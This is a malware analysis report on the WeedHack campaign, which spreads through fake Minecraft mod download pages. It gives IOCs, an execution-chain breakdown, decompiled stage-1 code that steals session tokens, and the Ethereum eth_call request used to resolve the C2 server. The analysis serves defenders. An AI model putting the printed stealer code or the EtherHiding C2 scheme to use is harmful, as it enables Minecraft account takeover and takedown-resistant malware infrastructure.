
For search engines, operators set up single-page web portals that mimic official download pages for open-source Minecraft clients that lack dedicated domains and are hosted on public repositories like GitHub. By targeting niche clients with unique names, the operators execute SEO poisoning and dominate search results for those terms.

Impersonated Minecraft Tools

Impersonated Software	Original Legitimacy	Malicious Technique
Meteor Client, Wurst Client	Popular open-source utility modifications	Lookalike domains with copycat download portals
Radium Client, LiquidBounce	Optimization mods hosted on GitHub	Counterfeit wikis and poisoned search result headers
Impact, Future, Inertia Clients	Classic community movement clients	YouTube demo videos with description links
Skytils (SkyBlock mod)	Popular Hypixel game-mode mod	Counterfeit community Discord and download portals

In typical infection scenarios, victims downloading these compromised JAR files ignore built-in operating system security warnings. Comments in YouTube video descriptions show players warning other community members that their browser or antivirus flagged the download as containing a Trojan. Because third-party mod tools often generate false positives, users regularly bypass these warnings, disable local defenses, and execute the payloads.





Why this matters: The distribution model exploits a structural weakness in the Minecraft modding ecosystem: players are conditioned to download and execute unsigned JARs from unofficial sources, and to dismiss antivirus warnings as false positives. This creates a reliable infection pipeline that requires no exploit code or vulnerability, only social engineering at scale.

Victimology and Target Demographics

WeedHack primarily targets **Minecraft players**, a demographic that skews toward teenagers and young adults. The campaign's 116K+ logged infections span a global geographic distribution, driven by the universal popularity of Minecraft and the worldwide availability of mod-sharing communities.


The socioeconomic design of WeedHack has fostered a community of younger threat actors who use the malware for harassment and cyberbullying. The WeedHack Telegram channel has grown to over 850 registered members. Within this group, young threat actors share exfiltrated screenshots and webcam recordings captured from infected peers. Because the victims are often in the same age group, these operations are frequently used for online harassment, peer-to-peer extortion, and social media hijacking rather than purely financial theft.

The suggestions section on the WeedHack dashboard shows active involvement from its user base. Subscribers vote on future development goals, such as adding microphone access or ransomware features. This collaborative development model reflects a shift where advanced surveillance capabilities are commoditized for everyday personal disputes.

Why this matters: WeedHack redefines the threat actor demographic. These are not financially motivated cybercriminals or state-sponsored operators, they are teenagers weaponizing a \$5 tool against peers. The combination of live webcam access, credential theft, and social media hijacking creates a cyberbullying vector that traditional security frameworks are not designed to address.

Current Status: Portals Down, Operators Still Active

While the majority of WeedHack’s public-facing portals and distribution pages have been taken offline, the campaign has not been neutralized. Operators who acquired WeedHack tooling whether through the free tier or paid subscriptions, continue to run independent campaigns using previously distributed payloads. The Ethereum smart contract remains active on mainnet, and the decentralized C2 architecture means that even without a central portal, any operator with an existing build can continue to receive stolen data.



Why this matters: The takedown of public distribution portals creates a false sense of security. The MaaS model means hundreds of independent operators already possess functional payloads. The blockchain-based C2 channel cannot be disrupted by taking down websites only by blocking Ethereum RPC traffic at the network level or by the operator losing access to the wallet that controls the smart contract. Defenders should treat WeedHack as an ongoing threat regardless of portal availability.

Technical Analysis

What Is LoaderClient?

LoaderClient is a staged Minecraft session credential stealer delivered as a Fabric mod JAR. It serves as the stage-1 payload in the WeedHack execution chain. On first execution triggered automatically by Fabric’s mod initialization sequence the malware queries an Ethereum smart contract to obtain its C2 URL, downloads a second-stage JAR over HTTPS, loads it entirely in memory, and invokes it with a JSON payload containing the victim’s Minecraft credentials.

Stage-1 Sample Metadata

Field	Value
File name	f91714f89616002c6c1411233470f58e74fad7cb5a7da6f77aa6082f5d2e8771.jar
MD5	D991A7C9E2C3B269975404405A79ADBC
SHA1	F7911F5BE3D08DA95DCDA8AFB1BEB8E462376F9D
SHA256	F91714F89616002C6C1411233470F58E74FAD7CB5A7DA6F77AA6082F5D2E8771
File size	1,356,407 bytes (1.29 MB; 442+ MB if zip bomb is decompressed)
File type	Java Archive (JAR / ZIP), magic 50 4B 03 04
Platform	Minecraft 1.21, Fabric Loader $\geq$ 0.18.4, Java 21
Class file version	65.0 (Java 21)
Fabric mod name	Github
Fabric mod ID	github
Fabric mod version	1.0.0
Campaign UUID	6fb0a044-eb0c-4d1f-b497-827b715590a7
Bundled libraries	Google Gson, Google ErrorProne (compile-time), Fabric Loader 0.18.4 API

Stage-1 Network and C2 Indicators

Contact / IOC Type	Value
Ethereum contract (C2 anchor)	0x1280a841Fbc1F883365d3C83122260E0b2995B74
C2 domain (current)	fucktermedfir.st
Stage-2 URL	https://fucktermedfir.st/files/jar/module
Campaign UUID	6fb0a044-eb0c-4d1f-b497-827b715590a7
Ethereum RPC endpoints	30 hardcoded public providers

Why this matters: LoaderClient masquerades as a generic utility mod named “Github” with a plausible `fabric.mod.json`, CC0 license, and GitHub contact URLs. The mod has no declared legitimate functionality. The generic name and legitimate-looking metadata are designed to avoid suspicion during manual mod review.

Stage-2 Sample Analysis

The stage-2 payload is the JAR that LoaderClient downloads and executes in memory through the IMCL ClassLoader. This second-stage payload contains the deeper operational logic of the WeedHack infection chain.

Stage-2 Metadata

Field	Value
SHA256	E7D1346153B49CE403687BBD0DDBF1DB63DE6808D64EA2812EA48EF0CFE7CF2A
File size	7,064,366 bytes (6.74 MB)
File type	Java Archive (JAR / ZIP), magic 50 4B 03 04
Primary package	dev.majanito
JNIC version	3.7.0
JNIC native resource	dev/jnic/lib/dac261f0-fd12-4fb9-9a32-6a945ac10c4c.dat (462,875 bytes, encrypted)
Native payload entropy	7.9996 bits/byte (encrypted/packed)
Entry point	dev.majanito.Main.initializeWeedhack(String)
Bundled libraries	JNA 5.x (multi-platform), OkHttp3, Okio, Kotlin stdlib, org.json
Total JAR entries	~3,456 files
Custom file extension	.acdm (dropped configs)

Contact / IOC Type	Value
Ethereum contract	0x1280a841Fbc1F883365d3C83122260E0b2995B74 (same as stage-1)
Function selector	0xce6d41de (same as stage-1)
RSA public key	Identical to stage-1
SSL validation	Disabled (trust-all-certs X509TrustManager)
DNS resolution	DNS-over-HTTPS via CloudflareDNS class

The `dev.majanito` package name in the compiled code directly confirms the Majanito lineage described in the campaign timeline, the original developer's handle is preserved in the stage-2 codebase even after the WeedHack rebrand.

```
File View Navigation Tools Help
e7d1346153b49ce403687bbd0ddb1db63de6808d64ea2812ea48ef0cf7cf2a - jadx-gui
Source code
  com.sun.jna
  dev
    jnic.nVmYuM
    majanito
      CloudflareDNS
        Helper
        IMCL
        LogHelper
        Main
        RPCHelper
        TelemetryHelper
  kotlin
  okhttp3
  okio
  org
  Resources
  Summary

package dev.majanito;

import dev.jnic.nVmYuM.JNICLoader;
import java.io.IOException;
import java.net.UnknownHostException;
import java.security.cert.X509Certificate;
import java.util.List;
import java.util.Map;
import javax.net.ssl.SSLSession;
import javax.net.ssl.X509TrustManager;
import okhttp3.OkHttpClient;
import okhttp3.Request;
import okhttp3.Response;

/* Loaded from: e7d1346153b49ce403687bbd0ddb1db63de6808d64ea2812ea48ef0cf7cf2a:dev/majanito/CloudflareDNS.class */
26 public class CloudflareDNS {
    private static final String[] DOH_URLS = null;
    private static final Map<String, CacheEntry> cache = null;
    private static final long CACHE_TTL_MS = 300000;
    private static OkHttpClient client;

    private static native synchronized OkHttpClient getClient();

    private static native OkHttpClient getClientForHost(String str, String str2);

    public static native String resolve(String str);

    private static native String queryDoh(String str, String str2);

    public static native Response execute(Request.Builder builder) throws IOException;

    public static native byte[] downloadBytes(String str) throws IOException;

    public static native String post(String str, String str2, String str3) throws IOException;
}
```

Helper


- TMP_DIR String
- EXTENSION String
- RANDOM_FILE_NAME String
- cachedJarPath String
- HWND_BOTTOM WinDef\$HWND
- VK_ENTER WinDef\$WPARAM
- \$jnicClinit() void
- \$jnicLoader() void
- createConfig(String[]) boolean
- deleteConfigs() void
- doSystem(String) void
- downloadElevatorToDisk() String
- elevate(String[]) boolean
- getCurrentJar() String
- getFileContents(String) String
- getJavaExecutable() String
- getStartCommand(String[]) String
- getStartCommand(String, String[]) String
- isElevated() boolean
- kill() void
- lambda\$deleteConfigs\$0(Path) boolean
- lambda\$deleteConfigs\$1(Path) void
- lambda\$run\$2(String) void
- {...} void
- randomString(int) String
- run() boolean
- simulatePressEnter(WinDef\$HWND) void

LoaderClient Execution Chain

LoaderClient uses a two-stage architecture. The stage-1 JAR handles victim identification, C2 discovery, and stage-2 retrieval. The stage-2 JAR handles final data exfiltration. The full execution sequence proceeds through 19 discrete steps:

Execution Flow

1. Victim installs the JAR as a Fabric mod (manually or via a compromised mod pack).
2. Minecraft starts; Fabric invokes `com.github.LoaderClient.onInitialize()`.
3. `LoaderClient` calls `MinecraftClient.getInstance()` to obtain the running game session.
4. From the session object, it extracts: display name (`method_1676()`), account UUID (`method_44717()`), and OAuth access token (`method_1674()`).
5. These values are assembled into a `JsonObject` with keys encrypted via the `decS` cipher.
6. A background thread spawns calling `StagingHelper.stageWithContext(ctx2)`.
7. `StagingHelper` reads `cfg.json` from the JAR's embedded resources, obtaining the campaign UUID.
8. `StagingHelper` instantiates `RPCHelper` and calls `getVerifiedText("0x1280a841Fbc1F883365d3C83122260E0b2995B74")`.
9. `RPCHelper` iterates up to 30 Ethereum mainnet RPC endpoints, posting `eth_call` JSON-RPC requests with function selector `0xce6d41de`.
10. The contract returns an ABI-encoded string: `<URL>|<RSA_BASE64_SIGNATURE>`.
11. `RPCHelper` splits on the last `|`, verifies the URL against the hardcoded 2048-bit RSA public key using `SHA256withRSA`, and returns the verified URL.
12. `StagingHelper` appends `/files/jar/module` to the URL and calls `dL(url)`, an HTTP GET returning raw bytes.
13. `StagingHelper` adds `userId` (campaign UUID) to the context.
14. Downloaded bytes are parsed with `JarInputStream`; `.class` files and resources go into in-memory `HashMap` objects.
15. An `IMCL` (in-memory ClassLoader) is constructed with these maps.
16. `IMCL.loadClass(decS(...))` loads the stage-2 entry class by its obfuscated name.
17. The class is instantiated via `getDeclaredConstructor().newInstance()`.
18. A background thread calls `clazz.getMethod(decS(...), String.class).invoke(instance, Gson().toJson(context))`.
19. Stage-2 receives the victim's credentials as a JSON string. It independently re-resolves C2 via the same Ethereum contract, escalates privileges via `Helper.elevate()`, and exfiltrates data via `TelemetryHelper.initTelemetry()`.




WeedHack's four-stage execution chain from initial mod installation through privilege escalation to final payload delivery.

Operating Modes

Mode	Entry Point	Trigger	Capabilities
Fabric mod	LoaderClient.onInitialize()	Minecraft launch with mod installed	Full session data (username, UUID, OAuth token) + staging
Standalone JAR	MEntrypoint.main()	Double-click or java -jar	Minimal context (no Minecraft data) + console-hiding relaunch via javaw.exe

The standalone mode checks for a -jw argument. If absent, it relaunches itself using javaw.exe (the windowless Java runtime) with -jw appended, then calls System.exit(0) on the original process. This suppresses the console window. The standalone path builds a minimal context JSON and proceeds through the same StagingHelper pipeline.



```

public class LoaderClient
implements ModInitializer {
    public static final String MOD_ID = "loaderclient";

    public void onInitialize() {
        try {
            JsonObject context = new JsonObject();
            context.addProperty(StagingHelper.decS(new int[]{81, 187, 24, 240, 238, 105, 146, 166, 214, 237}, new int[]{206, 213, 123, 252, 51, 27,
            class_310 mc = class_310.method_1551();
            if (mc == null) {
                System.out.println("Mod init state: M0");
                return;
            }
            class_320 ses = mc.method_1548();
            if (ses == null) {
                System.out.println("Mod init state: M1");
                return;
            }
            JsonObject mci = new JsonObject();
            mci.addProperty(StagingHelper.decS(new int[]{209, 237, 199, 6}, new int[]{152, 151, 18, 32}, 187, 67), ses.method_1676());
            UUID uuid = ses.method_44717();
            if (uuid == null) {
                System.out.println("Mod init state: M2");
                mci.addProperty(StagingHelper.decS(new int[]{209, 238}, new int[]{19, 123}, 187, 67), "offline");
            } else {
                mci.addProperty(StagingHelper.decS(new int[]{209, 238}, new int[]{19, 123}, 187, 67), uuid.toString());
            }
            mci.addProperty(StagingHelper.decS(new int[]{182, 82, 0, 63, 77, 194}, new int[]{251, 218, 28, 51, 152}, 187, 67), ses.method_1674());
            context.add(StagingHelper.decS(new int[]{21, 32, 122, 56, 44, 166, 67}, new int[]{194, 168, 162, 109, 252, 213}, 187, 67), mci);
            new Thread() -> {
                try {
                    StagingHelper.stageWithContext(context);
                }
                catch (Exception e) {
                    System.out.println("Mod init state: M3");
                }
            }.start();
        }
        catch (Exception e) {
            System.out.println("Mod init state: M4");
        }
    }
}

```

Fabric mod endpoint

Why this matters: The dual entry-point design gives the operator flexibility. The Fabric mod path is the primary attack vector for Minecraft players. The standalone path may serve as an alternate delivery vector for non-Minecraft targets or as an operator testing mechanism. Both paths converge on the same EtherHiding C2 resolution and in-memory staging pipeline.

Session Theft Process

LoaderClient.onInitialize() runs on Minecraft's main thread as part of Fabric's mod initialization sequence. It obtains the singleton MinecraftClient instance (Fabric intermediary name net.minecraft.class_310, method method_1551()) and retrieves the current Session object (method method_1548()).

Stolen Session Fields

The Session object in Minecraft 1.21 holds the player's authentication state. Three getters are called:

Field	Source Method (Intermediary)	Description
Display name	session.method_1676()	Minecraft username shown in-game
Account UUID	session.method_44717()	Mojang account UUID; "offline" substituted if null
Access token	session.method_1674()	Microsoft/Mojang OAuth access token
Campaign UUID	cfg.json embedded resource	Operator-assigned: 6fb0a044-eb0c-4d1f-b497-827b715590a7

All JSON property keys in the context object are encrypted with decS. The userId key is sent in plaintext, confirmed by bytecode. The assembled object is passed to StagingHelper.stageWithContext() on a background thread, ensuring data collection does not block Minecraft's main thread or produce visible lag.

The access token is the most sensitive field. A valid Minecraft OAuth token can authenticate to Mojang's API, access the victim's Microsoft account services linked to their Minecraft profile, and purchase or transfer items. Token lifetime depends on the issuing authority (Microsoft) but typically spans hours to days.

Why this matters: The access token theft enables full account takeover. Unlike a stolen password (which 2FA can mitigate), a live OAuth token bypasses authentication entirely for the duration of its validity. The background-thread execution ensures victims see no lag or visual indication of compromise.

EtherHiding and Ethereum-Based C2 Resolution

The C2 architecture is the most operationally significant aspect of LoaderClient. Rather than embedding a server address or using a domain generation algorithm, the operator stores the live C2 URL inside an Ethereum smart contract on mainnet; a technique known as **EtherHiding**.


Ethereum Contract Details

Parameter	Value
Contract address	0x1280a841Fbc1F883365d3C83122260E0b2995B74
Network	Ethereum Mainnet
Function selector	0xce6d41de (probable function name: getText())
Return format	<URL> <base64_RSA_signature>
Verification algorithm	SHA256withRSA, 2048-bit key
RPC endpoint count	30 hardcoded public providers
Current resolved URL	https://fucktermedfir[.]st
Previous URL (March 2026)	https://whnewreceive[.]ru

RPCHelper.getVerifiedText() iterates the 30 hardcoded RPC endpoints sequentially. For each, it posts a standard JSON-RPC eth_call request:

```
{
  "jsonrpc": "2.0",
  "method": "eth_call",
  "params": [
    {
      "to": "0x1280a841Fbc1F883365d3C83122260E0b2995B74",
      "data": "0xce6d41de"
    },
    "latest"
  ],
  "id": 1
}
```

The contract returns an ABI-encoded string. The malware decodes it, splits on the last | character, and verifies the URL portion against the hardcoded RSA public key using SHA256withRSA. Live verification against eth.drpc.org confirmed the signature is valid for https://fucktermedfir[.]st.



The EtherHiding protocol flow from infected host through Ethereum RPC endpoints to C2 URL resolution with RSA signature verification

Three properties make this C2 mechanism exceptionally resilient:

- **Takedown-resistant.** The Ethereum blockchain is immutable. No registrar, hosting provider, or law enforcement agency can modify or seize the contract's stored value without a protocol-level action against the entire Ethereum network.
- **Hijack-resistant.** Even if a defender somehow modified the contract's state, they cannot forge a valid RSA signature without the operator's 2048-bit private key. The signature verification ensures the malware only trusts URLs the operator intentionally signed.
- **RPC-resilient.** Thirty hardcoded Ethereum RPC endpoints are tried sequentially. Blocking any one or even most of them does not prevent C2 resolution. The endpoints include major public providers: eth.drpc.org, ethereum.publicnode.com, rpc.ankr.com/eth, cloudflare-eth.com, 1rpc.io/eth, and 25 others.

The stage-2 download URL is constructed by appending `/files/jar/module` to the verified C2 URL. The stage-2 endpoint at `https://fucktermefir[.]st/files/jar/module` is currently down.

Transaction Hash	Method	Block	Age	From	To	Amount	Txn Fee
0x2d16164c03...	Set Message	25132264	28 days ago	0x08A2Ef33...35bE91f97	0x1280a841...0b2995B74	0 ETH	0.0000304
0x400120b050...	Set Message	25122554	30 days ago	0x08A2Ef33...35bE91f97	0x1280a841...0b2995B74	0 ETH	0.00002705
0x058a1440c5...	Set Message	25094850	34 days ago	0x08A2Ef33...35bE91f97	0x1280a841...0b2995B74	0 ETH	0.00006076
0x50c2a371c3...	Set Message	24966149	51 days ago	0x08A2Ef33...35bE91f97	0x1280a841...0b2995B74	0 ETH	0.00033907
0x89c02949dd...	Set Message	24966149	51 days ago	0x08A2Ef33...35bE91f97	0x1280a841...0b2995B74	0 ETH	0.00000498

Why this matters: EtherHiding fundamentally changes the defender's playbook. The usual approach, seizing domains, issuing takedown notices, blocking IPs, is ineffective against the C2 channel itself. The contract at `0x1280a841Fbc1F883365d3C83122260E0b2995B74` will continue serving its URL for as long as Ethereum exists. The operator can update it at any time by submitting a transaction from the controlling wallet. The most durable network IOC is therefore the Ethereum contract address itself, it is immutable and unique to this operator.

Detection Evasion Techniques

